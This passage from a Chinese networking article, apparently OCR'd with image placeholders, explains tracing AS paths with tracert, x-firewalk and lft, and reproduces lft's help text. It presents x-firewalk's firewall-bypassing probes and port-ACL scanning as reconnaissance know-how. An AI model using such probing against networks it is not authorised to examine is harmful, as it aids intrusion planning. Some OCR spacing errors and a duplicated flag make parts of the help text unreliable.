


图3




图4

查看AS路径

我们都知道数据包是从一个网络传到另一个网络的，但很多人都不知道这个路径是如何走的，以及经过了哪些路由器，因为数据都是在路由器上传送的。Windows下的tracert是专门用来跟踪数据包的，如图5所示，可以知道我本地到www.baidu.com走的路径，经过12跳到达目标主机。虽然我们可以看到经过的路由器IP地址，但是十分的不方便，也不知道经过哪里了，更不知道经过了哪些AS。下面我给大家推荐两个非常实用的工具。




图5

第1个工具是xfocus出品的x-firewalk，一款基于RAW Socket，利用ICMP TTL TIME-EXCEEDED包特性使用ICMP\UDP\TCP协议进行tracert和端口ACL扫描的综合性网络工具，可以在Windows 2000/XP/2003下运行。但由于Windows XP SP2对系统的RAW Socket进行了修改和限制，因此实际上无法使用tracert功能中的TCP部分。

普通的tracert使用ICMP来进行探测，这样的探测方式是很容易被过滤掉的，所以若节点出现3个*号就表示被过滤了，这样经过的这个IP我们就不知道了。但x-firewalk可以绕过防火墙，使用TCP或者UDP的方式来探测，图6是其运行的结果。本文使用的是TracertGUI版本，经过了哪个省的路由器都给出了。

第2个工具是Linux下的lft，下载地址是http://pwhois.org/lft/。运行之后，我们可以了解到其命令的使用格式和涉及的参数。

```
Usage: lft [<options>] [<gateway> <...>] <target:port>
 Mainstream Options:
  -s <sport> Source port number
  -d <dport>      Destination port number (same as using target:port as target)
  -z Pseudo-randomize the source port number
  -m <min> Minimum number of probes to send per hop
  -M <max> Maximum number of probes to send per hop
```




图6

-D <device|ip> Use a specific device by name orIPaddress("en1"or"1.2.3. 4")

-L <length> Set the length of the probe packet in bytes

Advanced Tracing Options:

-F Use TCP FIN packets exclusively (defaults are SYN)

-e | -E Use LFT's stateful engine to detect firewalls and path anomal ies

-u Use traditional UDP (probes) for tracing instead of TCP

-b Basic TCP trace

-p Use traditional ICMP (probes) for tracing instead of TCP

-a <ahead> Number of hops forward to query before pausing to wait for re plies

-c <scatter ms> Minimum number of milliseconds between subsequent probes

-t <timeout ms> Maximum RTT to wait before assuming packet was dropped

-l <min ttl> Minimum TTL to use on outgoing packets (skips close-proximity hops)

-H <ttl> Maximum number of hops to traverse (max TTL of packets)

-q <sequence> Set the initial sequence number (ISN) manually

-I Set the ToS field in the IP packet to minimize-delay

-I Disable "stop on 'ICMP" other than TTL expired

Resolution Options:

-n Display hosts numerically; disable use of the DNS resolver

-h Display hosts symbolically; suppress IP address display

-NDisplay network or AS names where appropriate

-ADisplay AS numbers resolved by Prefix WhoIs

Advanced Resolution Options:

-r Use RIPE NCC's RIS to resolve ASNs instead of Prefix WhoIs

-RUse the RADB to resolve ASNs instead of Prefix WhoIs

-C Use Cymru to resolve ASNs instead of Prefix WhoIs

Verbosity Options and Status:

-T Use execution timers and summarize where LFT spent its time

-UDisplay all times in UTC (GMT0). Activates -T option automatically

-S Disable the status bar (only show the completed trace)

-V Display verbose/debug output. Use more 'V's for additional detail

-v Display LFT's version information and exit

Default is: lft -s 53 -d 80 -m 2 -M 2 -a 5 -c 20 -t 800 -H 30

这里重点讲解几个选项，"-E"用来显示通过目标的路径上的状态防火墙，"-A"可以显示每个主机所穿越的AS号。图7是运行的结果，非常详细。


